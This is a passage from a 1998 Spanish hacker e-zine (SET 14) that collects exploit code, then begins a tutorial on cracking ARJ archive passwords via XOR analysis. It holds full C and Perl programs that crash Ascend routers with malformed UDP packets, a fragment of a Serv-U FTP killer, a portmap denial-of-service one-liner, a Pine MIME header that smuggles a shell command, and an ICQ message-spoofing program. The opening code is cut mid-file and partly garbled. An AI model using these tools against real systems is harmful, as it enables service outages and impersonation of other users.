XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX";
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

int open_sock(int sock, char *server, int port) {
     struct sockaddr_in blah;
     struct hostent *he;
```

```
     bzero((char *)&blah,sizeof(blah));
     blah.sin_family=AF_INET;
     blah.sin_addr.s_addr=inet_addr(server);
     blah.sin_port=htons(port);

    if ((he = gethostbyname(server)) != NULL) {
        bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
    }
    else {
         if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
           perror("gethostbyname()");
           return(-3);
         }
    }

        if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
             perror("connect()");
             close(sock);
             return(-4);
        }
        printf("     Connected to [%s:%d].\n",server,port);
        return;
}

void main(int argc, char *argv[]) {
     int t;
     if (argc != 3) {
       printf("serv-who.c - whiz\n\n");
       printf("kills serv-u ftp daemons\n\n");
       printf("Usage: %s <victim>  16);
  answer = ~sum;
  return (answer);
}

int
sendpkt_udp (sin, s, data, datalen, saddr, daddr, sport, dport)
     struct sockaddr_in *sin;
     unsigned short int s, datalen, sport, dport;
     unsigned long int saddr, daddr;
     char *data;
{
  struct iphdr ip;
  struct udphdr udp;
  static char packet[8192];
  char crashme[500];
  int i;

  ip.ihl = 5;
  ip.version = 4;
  ip.tos = rand () % 100;;
  ip.tot_len = htons (28 + datalen);
  ip.id = htons (31337 + (rand () % 100));
  ip.frag_off = 0;
  ip.ttl = 255;
  ip.protocol = IPPROTO_UDP;
  ip.check = 0;
  ip.saddr = saddr;
  ip.daddr = daddr;
  ip.check = in_cksum ((char *) &ip, sizeof (ip));
  udp.source = htons (sport);
  udp.dest = htons (dport);
  udp.len = htons (8 + datalen);
  udp.check = (short) 0;
  memcpy (packet, (char *) &ip, sizeof (ip));
  memcpy (packet + sizeof (ip), (char *) &udp, sizeof (udp));
  memcpy (packet + sizeof (ip) + sizeof (udp), (char *) data, datalen);
  /* Append random garbage to the packet, without this the router
     will think this is a valid probe packet and reply. */
```

```
  for (i = 0; i < 500; i++)
    crashme[i] = rand () % 255;
  memcpy (packet + sizeof (ip) + sizeof (udp) + datalen, crashme, 500);
  return (sendto (s, packet, sizeof (ip) + sizeof (udp) + datalen + 500, 0,
                  (struct sockaddr *) sin, sizeof (struct sockaddr_in)));
}

unsigned int
lookup (host)
     char *host;
{
  unsigned int addr;
  struct hostent *he;

  addr = inet_addr (host);
  if (addr == -1)
    {
      he = gethostbyname (host);
      if ((he == NULL) || (he->h_name == NULL) || (he->h_addr_list == NULL))
        return 0;

      bcopy (*(he->h_addr_list), &(addr), sizeof (he->h_addr_list));
    }
  return (addr);
}

void
main (argc, argv)
     int argc;
     char **argv;
{
  unsigned int saddr, daddr;
  struct sockaddr_in sin;
  int s, i;

  if (argc != 3)
    errs ("Usage: %s <source_addr> <dest_addr>\n", argv[0]);

  if ((s = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
    err ("Unable to open raw socket.\n");
  if (!(saddr = lookup (argv[1])))
    err ("Unable to lookup source address.\n");
  if (!(daddr = lookup (argv[2])))
    err ("Unable to lookup destination address.\n");
  sin.sin_family = AF_INET;
  sin.sin_port = 9;
  sin.sin_addr.s_addr = daddr;
  if ((sendpkt_udp (&sin, s, &ascend_data, sizeof (ascend_data), saddr, daddr, 9, 9)) == -1)
    {
      perror ("sendpkt_udp");
      err ("Error sending the UDP packet.\n");
    }
}
<-->

<++> set_014/exploits/akill2.pl
#!/usr/bin/perl

#
# Ascend Kill II - perl version
# (C) 1998 Rootshell - http://www.rootshell.com/ - <info@rootshell.com>
#
# Released: 3/17/98
#
# Thanks to Secure Networks.  See SNI-26: Ascend Router Security Issues
# (http://www.secnet.com/sni-advisories/sni-26.ascendrouter.advisory.html)
#
#  NOTE: This program is NOT to be used for malicous purposes.  This is
```

```
#        intenteded for educational purposes only.  By using this program
#        you agree to use this for lawfull purposes ONLY.
#
#

use Socket;

require "getopts.pl";

sub AF_INET {2;}
sub SOCK_DGRAM {2;}

sub ascend_kill {
  $remotehost = shift(@_);
  chop($hostname = ‘hostname‘);
  $port = 9;
  $SIG{’INT’} = ’dokill’;
  $sockaddr = ’S n a4 x8’;
  ($pname, $aliases, $proto) = getprotobyname(’tcp’);
  ($pname, $aliases, $port) = getservbyname($port, ’tcp’)
  unless $port =~ /^\d+$/;
  ($pname, $aliases, $ptype, $len, $thisaddr) =
  gethostbyname($hostname);
  $this = pack($sockaddr, AF_INET, 0, $thisaddr);
  ($pname, $aliases, $ptype, $len, $thataddr) = gethostbyname($remotehost);
  $that = pack($sockaddr, AF_INET, $port, $thataddr);
  socket(S, &AF_INET, &SOCK_DGRAM, 0);
    $msg = pack("c64",
    0x00, 0x00, 0x07, 0xa2, 0x08, 0x12, 0xcc, 0xfd, 0xa4, 0x81, 0x00, 0x00,
    0x00, 0x00, 0x12, 0x34, 0x56, 0x78, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0xff, 0xff, 0x00, 0x4e, 0x41, 0x4d, 0x45, 0x4e, 0x41, 0x4d, 0x45, 0x4e,
    0x41, 0x4d, 0x45, 0x4e, 0x41, 0x4d, 0x45, 0xff, 0x50, 0x41, 0x53, 0x53,
    0x57, 0x4f, 0x52, 0x44, 0x50, 0x41, 0x53, 0x53, 0x57, 0x4f, 0x52, 0x44,
    0x50, 0x41, 0x53, 0x53);
  for ($i=0; $i<500; $i++) {
    $msg .= pack("c1", 0xff);
  }
  send(S,$msg,0,$that) || die "send:$!";
}

if ($ARGV[0] eq ’’) {
  print "usage: akill2.pl <remote_host>\n";
  exit;
}

&ascend_kill($ARGV[0]);
<-->

Descripcion y Notas:

Se trata de unos paquetes UDP que el router no maneja adecuadamente,
produciendo que este se resetee.

El hecho es que existe una herramienta para la configuracion de los routers
Ascend de una red. Esta herramienta, el Ascend Java Configurator, envia
un paquete UDP especialmente formateado al puerto 9 (discard). Entonces el
router responde enviando su nombre simbolico en otro paquete UDP.

Lo que pasa es que cualquiera puede hacerse pasar por un Ascend Java
Configurator, enviando un paquete UDP al puerto 9. Pero si este paquete
presenta un ligera anomalia, el Ascend se bloquea.

Hasta el momento se ha comprobado que son vulnerables los Ascend Pipelines
(Ahora si, coged SET 11 y leed el articulo de Infovia), y los Ascend MAX,
siempre y cuando la version de sus sitema operativo sea 5.0A y 5.0Ap42
respectivamente.

Teneis mas informacion sobre este bug en:
```

```
http://www.secnet.com/sni-advisories/sni-26.ascendrouter.advisory.html

Un parche temporal, pero efectivo, podria ser filtrar todos los paquetes
UDP enviados al puerto 9.


Para     : portmap 4.0
Tema     : Ligero bloqueo del sistema
Patch    : Uhmm! NPI
Creditos : Michal Zalewski

1.- telnet -E victima.com 111 < /dev/random

Descripcion y Notas:

Estamos ante un DoS del portmap 4.0 que produce una ralentizacion de ciertos
procesos en la maquina atacada.

Michal Zalewski comenta que este simple telnet es capaz de parar varios
minutos un 486 a 80 MHz bajo Linux 2.0, y a¤ade la posibilidad de aumentar
el bloqueo enviando bytes de una forma mas inteligente.


Para     : Pine 3.96
Tema     : Ejecucion de comandos de forma arbitraria ;)
Patch    : Aun nada ;>
Creditos : Michal zalewski

Descripcion y Notas:

Pues resulta que existen versiones del mailcap, que en conjunto con el pine
en su version 3.96 permiten la ejecucion de codigo mediante la recepcion de
correo con extensiones MIME. Asi, este mensaje:

MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0007_01BD5F09.B6797740"

------=_NextPart_000_0007_01BD5F09.B6797740
Content-Type: default;
        encoding="\\\"x\\\"\ ==\ \\\"x\\\"\ \)\ touch\ \/tmp/BIG_HOLE"
Content-Transfer-Encoding: quoted-printable

Hellow!!!

------=_NextPart_000_0007_01BD5F09.B6797740--

ejecuta el comando touch /tmp/BIG_HOLE

Al parecer, es mas fallo de la implementacion del mailcap que del propio
pine.


Para     : ICQ
Tema     : Spoofing
Patch    : Para ICQ ?!?! ANDA YA!
Creditos : Seth McGann

<++> set_014/exploits/icqspoof.c
/* icqspoof.c -  This program sends a message to a given ICQ user and it
 * will appear to be from an arbitrary UIN. Loads of fun.
 *
 *  Notes:
 *  As many of you know icqflood.c has been distributed by enkil^ and irQ.
 *  They claim their program is all their own work.  Yet the "header" they
 * use contains MY UIN.  Strange, eh?
 * A simple, "Packet Dump that we based our exploit on provided by Seth
```

```
 * McGann" would have been enough.  Even though I didn't specifically
 * request credit it might have been nice to say something.  In the future
 * when you expand on someone's idea and work (yeah those traces didn't fall
 * out of the sky ya know) give credit where credit is due.
 *
 * Concept, Protocol Analysis and Coding: Seth McGann
 * Some functions dealing with socket scanning: icqflood.c by enkil^ and irQ
 * With help from my roomate (target practice)
 * And yes, this still works with ICQ 98. Coming soon: Chat and File Spoofing
 */

#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <string.h>

int main(argc, argv)
int argc;
char *argv[];
{
  struct sockaddr_in sin;
        int sock,i,x,y;
        unsigned long uin;
        int Port;

  char buffer[16];
  int connected = 1;
  typedef struct icq_prot {
  unsigned char magicNum[2];
  unsigned char UIN[4];
  unsigned char unknown[4];
  unsigned char unknown2[2];
  unsigned char length[2];
  unsigned char strng[256];
  } icq_prot;
  icq_prot sendMessage;
  unsigned long temp;
  unsigned char bigguy[1024];
  if (argc != 6) {
    fprintf(stderr,"Usage:  icqspoof ip SpoofedUIN message startport
endport\n";

    exit(1);
  }
  Port = ScanPort(argv[1],atoi(argv[4]),atoi(argv[5]));
  if (Port == -1) {
               printf("No ICQ Port Found =(\n");
               return;
  }

  sendMessage.magicNum[0]=0x2e;
  sendMessage.magicNum[1]=0x0;
  sendMessage.unknown[0]=0x04;
  sendMessage.unknown[1]=0x01;
  sendMessage.unknown[2]=0x0F;
  sendMessage.unknown[3]=0x0;
  sendMessage.unknown2[0]=0x01;
  sendMessage.unknown2[1]=0x0;
  temp=atol(argv[3]);
  sendMessage.UIN[0]=temp & 0xFF;
  sendMessage.UIN[1]=(temp >> 8) & 0xFF;
  sendMessage.UIN[2]=(temp >> 16) & 0xFF;
  sendMessage.UIN[3]=0;
  strncpy(sendMessage.strng,argv[4],256);
```

```
sendMessage.length[0]=strlen(sendMessage.strng)+1;
sendMessage.length[1]=0;

if (!(sock = socket(AF_INET, SOCK_STREAM, 0))) {
                      printf("Error: Unable to creat socket, Exiting.\n");
                      exit(1);
              }
sin.sin_family = AF_INET;
              sin.sin_addr.s_addr = inet_addr(argv[1]);
              sin.sin_port = htons(Port);

 if (connect(sock, (struct sockaddr*)&sin,sizeof(sin))==-1) {
                      printf("Error Connecting to Socket\n");
                      return;
 }



x=20;
bigguy[0]=sendMessage.magicNum[0];
bigguy[1]=sendMessage.magicNum[1];
bigguy[2]=sendMessage.UIN[0];
bigguy[3]=sendMessage.UIN[1];
bigguy[4]=sendMessage.UIN[2];
bigguy[5]=sendMessage.UIN[3];
bigguy[6]=0x02;
bigguy[7]=0x00;
bigguy[8]=0xEE;
bigguy[9]=0x07;
bigguy[10]=0x00;
bigguy[11]=0x00;
bigguy[12]=sendMessage.UIN[0];
bigguy[13]=sendMessage.UIN[1];
bigguy[14]=sendMessage.UIN[2];
bigguy[15]=sendMessage.UIN[3];
bigguy[16]=0x01;
bigguy[17]=0x00;
bigguy[18]=sendMessage.length[0];
bigguy[19]=sendMessage.length[1];
for(i=0;i<sendMessage.length[0];i++)
bigguy[x++]=sendMessage.strng[i];
bigguy[x++]=0x82;
bigguy[x++]=0xD7;
bigguy[x++]=0xF3;
bigguy[x++]=0x20;
bigguy[x++]=0x82;
bigguy[x++]=0xD7;
bigguy[x++]=0xF3;
bigguy[x++]=0x20;
bigguy[x++]=0x09;
bigguy[x++]=0x04;
bigguy[x++]=0x00;
bigguy[x++]=0x00;
bigguy[x++]=0x04;
bigguy[x++]=0x00;
bigguy[x++]=0x00;
bigguy[x++]=0x10;
bigguy[x++]=0x01;
bigguy[x++]=0xEB;
bigguy[x++]=0xFF;
bigguy[x++]=0xFF;
bigguy[x++]=0xFF;
bigguy[x++]=0x02;
bigguy[x++]=0x00;
bigguy[x++]=0x0A;
bigguy[x++]=0x09;
bigguy[x++]=0x00;
```

```
  write(sock,bigguy,x-1);
  printf("Done!\n");
  close(sock);
  return 0;
}

int ScanPort(char *ipaddr, int StartIP, int EndIP) {
        struct sockaddr_in sin;
        int sock,x,y;
        unsigned long uin;
        unsigned long uin;
        printf("Scanning Ports");
        for (x=StartIP;x<=EndIP;++x) {
                if (!(sock = socket(AF_INET, SOCK_STREAM, 0))) {
                        printf("Error: Unable to connect\n");
                        return -1;
                }
                sin.sin_family = AF_INET;
                sin.sin_addr.s_addr = inet_addr(ipaddr);
                sin.sin_port = htons(x);

                if (connect(sock, (struct sockaddr*)&sin,sizeof(sin))!=-1) {
                        close(sock);
                        printf("Port %d Open! Spoofing...\n",x);
                        fflush(stdout);
                        return x;
                }
                printf(".");
                fflush(stdout);
        }
        printf("\n");
        return -1;
}
<-->
```

Descripcion y Notas:

Pues aprovechando las grandisimas medidas de seguridad del ICQ que comentamos en SET 13, ni mas ni menos que un programa que te permite enviar un mensaje a una persona con un determinado ICQ, haciendo que el UIN de origen sea aleatorio.

Hala, a disfrutarlo.

Jo, que largo, eh?. Pues asi de propina y como estoy de buenas a¤ado algo mas a lo que el profe nos ha contado:

- Enviar mensajes con "attach" cuyo nombre supere los 230 caracteres
- Enviar mensajes cuyo tama¤o sea negativo. (suena dificil pero es posible)

Si probais, pero NO conmigo, vereis como caen los Eudora, Netscape Mail, OutLook, Pegasus....dejando la cuenta bloqueada hasta que la limpiemos mediante Telnet. Investigad un poco y vereis como UN solo mensaje puede dejar bloqueada una cuenta de correo y colgar el programa que lo recibe.

EOF

```
-[ 0x0A ]--------------------------------------------------------------
-[ ROMPIENDO EL ARJ ]--------------------------------------------------
-[ by Falken ]-----------------------------------------------------SET-14-
```

ROMPIENDO EL

```
                    .o.       oooooooooo.      oooo
                   .888.      `888   `Y88.    `888
                  .8"888.      888   .d88'     888
                 .8' `888.     888ooo88P'      888
                .88ooo8888.    888`88b.        888
               .8'     `888.   888  `88b.      888
              o88o     o8888o o888o  o888o .o. 88P
                                          `Y888P
```

En SET 13 un lector nos comentaba que tenia problemas, pues habia copiado en unos CDs algunos programas y juegos, compriendolos con el ARJ. A estos archivos les habia puesto una password, y posteriormente se habia olvidado de cual era. Asi que os escribia para preguntarnos como podia obtener la clave.

Puestos manos a la obra, vamos a desvelar cual es el metodo que usa ARJ para encriptar los archivos, de forma que podais realizar por vosotros mismos un programa capaz de romper el sistema.

En esta aventura criptoanalitica contaremos tan solo con el ARJ en su version 2.50, la documentacion que incluye, y un editor hexadecimal cualquiera. Baste decir que para el caso que nos ocupa se uso el Hacker's View por comodidad, y el debug del MS-DOS para realizar los volcados.

ENTENDIENDO EL ARJ

Lo primero, es leer la documentacion. Aqui vemos una referencia tecnica en la que se nos explica cual es la estructura del archivo ARJ. Veamosla con mas calma, aplicando un ejemplo que luego nos sera de utilidad a la hora de realizar el criptoanalisis.

Como ejemplo, generamos un archivo llamado CLARO.ARJ, en el que solo incluimos un fichero, el UNO.TXT, cuyo contenido es la cadena "SET working on ARJ". El metodo de compresion sera simplemente el almacenamiento, para mayor comodidad a la hora del analisis.

Ahora veamos la estructura del archivo ARJ, aplicada al caso particular de CLARO.ARJ. Para ello, tenemos el siguiente volcado hexadecimal del mismo:

```
1BE8:0100  60 EA 29 00 1E 07 01 00-10 00 02 47 47 BF 8D 24   `.).........GG..$
1BE8:0110  47 BF 8D 24 00 00 00 00-00 00 00 00 00 00 00 00   G..$............
1BE8:0120  00 00 43 4C 41 52 4F 2E-41 52 4A 00 00 3F 2F 04   ..CLARO.ARJ..?/.
1BE8:0130  1B 00 00 60 EA 27 00 1E-07 01 00 10 00 00 47 FA   ...`.'........G.
1BE8:0140  BE 8D 24 12 00 00 00 12-00 00 00 2B 5B DD 85 00   ..$........+[...
1BE8:0150  00 20 00 00 00 55 4E 4F-2E 54 58 54 00 00 F4 3B   . ...UNO.TXT...;
1BE8:0160  39 D8 00 00 53 45 54 20-77 6F 72 6B 69 6E 67 20   9...SET working
1BE8:0170  6F 6E 20 41 52 4A 60 EA-00 00                     on ARJ`...
```

Bien, comencemos. La estructura de un archivo ARJ se compone de dos

partes fundamentales:

- La cabecera principal del archivo.
- La cabecera del fichero local.

La cabecera del fichero local aparecera tantas veces como ficheros hayan en el archivo. Asi, si hay dos ficheros comprimidos en el archivo, habra dos cabeceras de fichero local, una por cada fichero.

Pues para empezar, veamos la cabecera principal del archivo.

Bytes	Descripcion
2	ID de la cabecera (principal y local) = 0x60 0xEA
2	Tama¤o de la cabecera basica: first_hdr_size + strlen (nombre) + 1 + strlen (comentario) + 1 0 -> Si es el final del archivo Tama¤o maximo -> 2600
1	first_hdr_size
1	Numero de version del archivador
1	Version minima del archivador a extraer
1	OS [0 = MSDOS.1 = PRIMOS....2 = UNIX......3 = AMIGA..4 = MAC-OS] [5 = OS/2..6 = APPLE GS..7 = ATARI ST..8 = NEXT..9 = VAX VMS]
1	Indicadores ARJ: [0x01 = NO USADO] [0x02 = OLD_SECURED_FLAG] [0x04 = VOLUME_FLAG] Indica la existencia de otro volumen [0x08 = NO USADO] [0x10 = PATHSYM_FLAG] Indica cambio de \ a / en el path [0x20 = BACKUP_FLAG] Indica que se trata de un backup [0x40 = SECURED_FLAG]
1	Version de seguridad (2 = actual)
1	Tipo de fichero. Igual a 2 siempre.
1	Reservado
4	Fecha y hora del archivo original.
4	Fecha y hora de la ultima modificacion.
4	Tama¤o del archivo.
4	Posicion de la envuelta de seguridad.
2	???
2	Longitud en bytes de la envuelta de seguridad.
2	No usado actualmente
?	Actualmente nada.
?	Nombre del archivo cuando se creo, terminado en null (0x00)
?	Comentario del archivo, terminado en null (0x00)
4	CRC de la cabecera.
2	Tama¤o de la primera cabecera extendida (0 si no hay)
?	Primera cabecera extendida
4	CRC de la primera cabecera extendida. No presente si no hay cabecera extendida.

En nuestro ejemplo, esto se corresponde con:

```
1BE8:0100  60 EA 29 00 1E 07 01 00-10 00 02 47 47 BF 8D 24   `.).........GG..$
1BE8:0110  47 BF 8D 24 00 00 00 00-00 00 00 00 00 00 00 00   G..$............
1BE8:0120  00 00 43 4C 41 52 4F 2E-41 52 4A 00 00 3F 2F 04   ..CLARO.ARJ..?/.
1BE8:0130  1B 00 00                                          ...
```

Para los que tengais curiosidad, la fecha y hora se almacena en el siguiente formato:

```
          .-----------------------------------------------------.
          | 31 30 29 28 27 26 25 | 24 23 22 21 | 20 19 18 17 16 |
          | <--- a¤o - 1980 ---> | <-- mes --> | <--- dia ----> |
          |-----------------------------------------------------|
          | 15 14 13 12 11 | 10 09 08 07 06 05 | 04 03 02 01 00 |
          | <--- hora ---> | <--- minutos ---> | <-- segs/2 --> |
          '-----------------------------------------------------'
```

Asi que para detalle, la fecha de creacion del archivo es 0x248DBF47 (recordad que se invierte el orden al almacenarlo), o lo que es lo mismo:

```
0010010 -> 18 + 1980 -> 1998  \
0100    -> 4 -> Abril          |
01101   -> 13                  \   Creado el 13 de Abril de 1998
10111   -> 23                  /   a las 23h 58m 14s
111010  -> 58                  |   P'a que luego digan que no trabajamos
00111   -> 7 * 2 -> 14        /    hasta el cierre de edicion ;)
```

Sigamos ahora con la cabecera del fichero local:

```
 .---------------------.
 | Bytes | Descripcion |
 |-------------------------------------------------------------------------.
 |   2   | ID de la cabecera (principal y local) = 0x60 0xEA               |
 |   2   | Tama¤o de la cabecera basica:                                   |
 |       |   first_hdr_size + strlen (nombre) + 1 + strlen (comentario) + 1 |
 |       |   0 -> Si es el final del archivo                               |
 |       |   Tama¤o maximo -> 2600                                         |
 |   1   | first_hdr_size                                                  |
 |   1   | Numero de version del archivador                                |
 |   1   | Version minima del archivador a extraer                         |
 |   1   | OS [0 = MSDOS.1 = PRIMOS....2 = UNIX......3 = AMIGA..4 = MAC-OS] |
 |       |    [5 = OS/2..6 = APPLE GS..7 = ATARI ST..8 = NEXT..9 = VAX VMS] |
 |   1   | Indicadores ARJ:                                                |
 |       |    [0x01 = GARBLED_FLAG] Indica un fichero encriptado.          |
 |       |    [0x02 = NO USADO]                                            |
 |       |    [0x04 = VOLUME_FLAG]  Indica la que el fihero esta cortado.  |
 |       |    [0x08 = EXTFILE_FLAG] Indica la posicion de continuacion en  |
 |       |                          ficheros cortados.                     |
 |       |    [0x10 = PATHSYM_FLAG] Indica cambio de \ a / en el path      |
 |       |    [0x20 = BACKUP_FLAG]  Indica que se trata de un backup       |
 |   1   | Metodo de compresion:  0 = almacenado.                          |
 |       |                        1 = Maxima compresion                    |
 |       |                        ...                                      |
 |       |                        4 = Compresion rapida.                   |
 |   1   | Tipo de fichero: 0 = Binario                                    |
 |       |                  1 = Texto en 7 bits                            |
 |       |                  2 = Directorio                                 |
 |       |                  3 = Etiqueta de volumen                        |
 |   1   | Reservado                                                       |
 |   4   | Fecha y hora de la ultima modificacion.                         |
 |   4   | Tama¤o del archivo comprimido.                                  |
 |   4   | Tama¤o del archivo original.                                    |
 |   4   | CRC del archivo original.                                       |
 |   2   | ???                                                             |
 |   2   | Modo de acceso al fichero.                                      |
 |   2   | Datos de la maquina (no usado actualmente)                      |
 |   ?   | Datos extra.                                                    |
 |       |    4 bytes para el punto de comienzo de los ficheros extendidos |
 |       |    cuando se requiere (EXTFILE_FLAG)                            |
```

```
|       |    0 bytes en cualquier otro caso.                                |
|   ?   | Nombre del archivo cuando se creo, terminado en null (0x00)       |
|   ?   | Comentario del archivo, terminado en null (0x00)                  |
|   4   | CRC de la cabecera.                                               |
|   2   | Tama¤o de la primera cabecera extendida (0 si no hay)             |
|   ?   | Primera cabecera extendida                                        |
|   4   | CRC de la primera cabecera extendida.                             |
|       | No presente si no hay cabecera extendida.                         |
|  ...  | ...                                                               |
|   ?   | Fichero comprimido                                                |
'-------------------------------------------------------------------------'
```

Y para el ejemplo que estamos siguiendo, sera:

```
1BE8:0130           60 EA 27 00 1E-07 01 00 10 00 00 47 FA      '.'........G.
1BE8:0140  BE 8D 24 12 00 00 00 12-00 00 00 2B 5B DD 85 00   ..$........+[...
1BE8:0150  00 20 00 00 00 55 4E 4F-2E 54 58 54 00 00 F4 3B   . ...UNO.TXT...;
1BE8:0160  39 D8 00 00 53 45 54 20-77 6F 72 6B 69 6E 67 20   9...SET working
1BE8:0170  6F 6E 20 41 52 4A                                 on ARJ
```

Despues, aparece 0x60 0xEA 0x00 0x00, que indica el final del archivo. Vemos aqui claramente donde comienza el fichero archivado. Asi, Lo que encriptaremos, ira desde la posicion 0x163 a la posicion 0x175.

Nos falta algo por leer en la documentacion que acompa¤a al ARJ. Y es que nos dice textualmente:

> ARJ does NOT use DES encryption algorithms. It uses a combination of simple exclusive-or operations.

He dicho que era textual, no? ;)

Vale, sere bueno y lo traducire. Dice que el ARJ no usa DES como metodo de encriptacion. Que solo usa una combinacion de simples XOR.

A ver, alguno no sabe lo que es una operacion XOR? Pues no es ni mas ni menos que un OR-eXclusivo. (Y me he quedado tan ancho ;)).

Bueno, una operacion XOR consiste, como ya he dicho, en una o logica exclusiva, o lo que se puede leer de la siguiente manera: "O uno u otro, pero no ambos a la vez". En logica binaria, tenemos la siguiente tabla de la verdad para una operacion XOR, representado como en lenguaje C (^):

```
0 ^ 0 = 0     0 ^ 1 = 1     1 ^ 0 = 1     1 ^ 1 = 0
```

Ha quedado claro ya? Como alguien me diga que esto es de un nivel alto, lo hago del club de fans de Bill Gates. Lo juro por el pinguino de Linux.

Creo que ya estamos en condiciones de afrontar el reto.

CRIPTOANALIZANDO ARJ

Pues para comenzar el criptoanalisis, y ver que metodo usa el ARJ, debemos tener un archivo encriptado. Vamos, creo yo, no? ;)

Asi que vamos a coger el archivo CLARO.ARJ, y lo vamos a copiar como TEST1.ARJ, encriptando este ultimo con la clave: CLAVE. Despues de todo esto, obtenemos un archivo tal que asi:

```
1BE8:0100  60 EA 29 00 1E 07 01 00-10 00 02 47 47 BF 8D 24   ‘.).........GG..$
1BE8:0110  78 BF 8D 24 00 00 00 00-00 00 00 00 00 00 00 00   x..$............
1BE8:0120  00 00 43 4C 41 52 4F 2E-41 52 4A 00 00 6E 72 96   ..CLARO.ARJ..nr.
1BE8:0130  17 00 00 60 EA 27 00 1E-07 01 00 11 00 00 78 FA   ...‘.’........x.
1BE8:0140  BE 8D 24 12 00 00 00 12-00 00 00 2B 5B DD 85 00   ..$........+[...
1BE8:0150  00 20 00 00 00 55 4E 4F-2E 54 58 54 00 00 C6 B9   . ...UNO.TXT....
1BE8:0160  CD 6B 00 00 E8 81 ED EE-CA D4 B6 D2 A7 D3 DC E4   .k..............
1BE8:0170  D6 A0 9D FA 96 F3 60 EA-00 00                     ......‘...
```

Antes de pasar a la accion, conviene ver que valores han cambiado en el archivo encriptado respecto al archivo en claro. Es evidente, que la clave, o lo que sea que almacena el ARJ como clave, estara en alguno de estos bytes.

```
1BE8:0100
1BE8:0110  78                                                x
1BE8:0120                                        6E 72 96               nr.
1BE8:0130  17                                 11       78      .          .  x
1BE8:0140
1BE8:0150                                                C6 B9                ..
1BE8:0160  CD 6B       E8 81 ED EE-CA D4 B6 D2 A7 D3 DC E4   .k  ............
1BE8:0170  D6 A0 9D FA 96 F3                                 ......
```

Veamos que es cada byte del archivo TEST1.ARJ que difiere del CLARO.ARJ:

78	Pertenece a la Fecha y hora de ultima modificacion: 78 BF 8D 24
6E 72 96 17	Se trata del CRC de la cabecera.
11	Son los flags ARJ. Indican que se trata de un archivo encriptado.
78	Reservado (Uhmmm! Interesante)
C6 B9 CD 6B	El CRC de la cabecera del fichero local.
E8 81 ...	El fichero encriptado.

Ya podemos ponernos a trabajar con el archivo.

En la documentacion del ARJ, se nos avisaba de que el proceso de cifrado era una simple combinacion de operaciones XOR. Pues por si no lo recordais, o no lo sabiais, para la operacion XOR, se cumple:

A ^ B = C ---> B ^ C = A

Y como tenemos el texto en claro (arhivo sin codificar), y el encriptado, pues puede que si lo XOReamos obtengamos la clave, no? Y como ya tenemos la clave, pues sera facil comprobar si es este el metodo usado por el ARJ. Por cierto, un metodo bastante absurdo.

```
Texto cifrado  :  E8 81 ED EE CA D4 B6 D2 A7 D3 DC E4 D6 A0 9D FA 96 F3
Texto en claro :  53 45 54 20 77 6F 72 6B 69 6E 67 20 6F 6E 20 41 52 4A ^
                 ------------------------------------------------------
Resultado      :  BB C4 B9 CE BD BB C4 B9 CE BD BB C4 B9 CE BD BB C4 B9
```

Pues no, parece que no es tan simple... Resulta que nuestra clave (CLAVE) es 43 4C 41 56 45. Aunque algo curioso si se ve... No parece extraпo que en el resultado se repita la cadena BB C4 B9 CE BD? Ademas, tiene la misma longitud que la clave.

Hagamos una hipotesis. Se hace alguna operacion con la clave original, y

despues, se XORea el resultado con el archivo original. Esa operacion puede que sea un XOR de la clave con alguna constante. Ademas, resulta que esa cadena (BB C4 B9 CE BD) no se ve en ninguna parte del archivo cifrado. Y menos en los bytes que difieren de un archivo a otro, que son los que interesan.

De acuerdo, hagamos un XOR de la clave con lo que nos ha salido, a ver que sale:

```
Clave original   : 43 4C 41 56 45
Clave de cifrado : BB C4 B9 CE BD ^
                   ----------------
Resultado        : F8 88 F8 98 F8
```

Vaya, vaya. Parece que se repite mucho el byte F8, eh? Pero no aparece en el archivo cifrado. Quizas sea una cadena interna del ARJ, no? Pues para probar, utilizaremos otro archivo cifrado nuevo: TEST2.ARJ. Usaremos la misma clave, pues si sale el mismo archivo, sabremos que se trata de un valor constante, o de que los valores dependen de la clave:

```
1BE8:0100  60 EA 29 00 1E 07 01 00-10 00 02 47 47 BF 8D 24   ‘.).........GG..$
1BE8:0110  7A BF 8D 24 00 00 00 00-00 00 00 00 00 00 00 00   z..$............
1BE8:0120  00 00 43 4C 41 52 4F 2E-41 52 4A 00 00 26 C0 99   ..CLARO.ARJ..&..
1BE8:0130  D1 00 00 60 EA 27 00 1E-07 01 00 11 00 00 7A FA   ...‘.’........z.
1BE8:0140  BE 8D 24 12 00 00 00 12-00 00 00 2B 5B DD 85 00   ..$........+[...
1BE8:0150  00 20 00 00 00 55 4E 4F-2E 54 58 54 00 00 D3 B4   . ...UNO.TXT....
1BE8:0160  08 53 00 00 EE 83 EF F0-C8 D2 B4 D0 B9 D1 DA E6   .S..............
1BE8:0170  D4 BE 9F FC 94 F1 60 EA-00 00                     ......‘...
```

Fijandonos bien, nos damos cuenta de que nos es igual al TEST1.ARJ, por que parece que alguno de los valores usados para camuflar la clave dependen del momento en que se cifra, o son aleatorios (que para el caso, pues es casi lo mismo). Y por ende, estos valores debieran almacenarse en el archivo, verdad. Resulta que analizando TEST2.ARJ, vemos que los bytes que varian de un archivo a otro ocupan las mismas posiciones que en TEST1.ARJ, asi que no hara falta separarlos para que los veais, verdad?

Bien, pues vamos ahora a realizar la misma operacion anterior, es decir XORear, el texto en claro con el cifrado

```
Texto cifrado  :  EE 83 EF F0 C8 D2 B4 D0 B9 D1 DA E6 D4 BE 9F FC 94 F1
Texto en claro :  53 45 54 20 77 6F 72 6B 69 6E 67 20 6F 6E 20 41 52 4A ^
                  ------------------------------------------------------
Resultado      :  BD C6 BB D0 BF BD C6 BB D0 BF BD C6 BB D0 BF BD C6 BB
```

Ondia. Resulta que tambien se repite una misma cadena de 5 bytes, la misma longitud que la clave. Pues XOReemos esta cadena con la clave tambien:

```
Clave original   : 43 4C 41 56 45
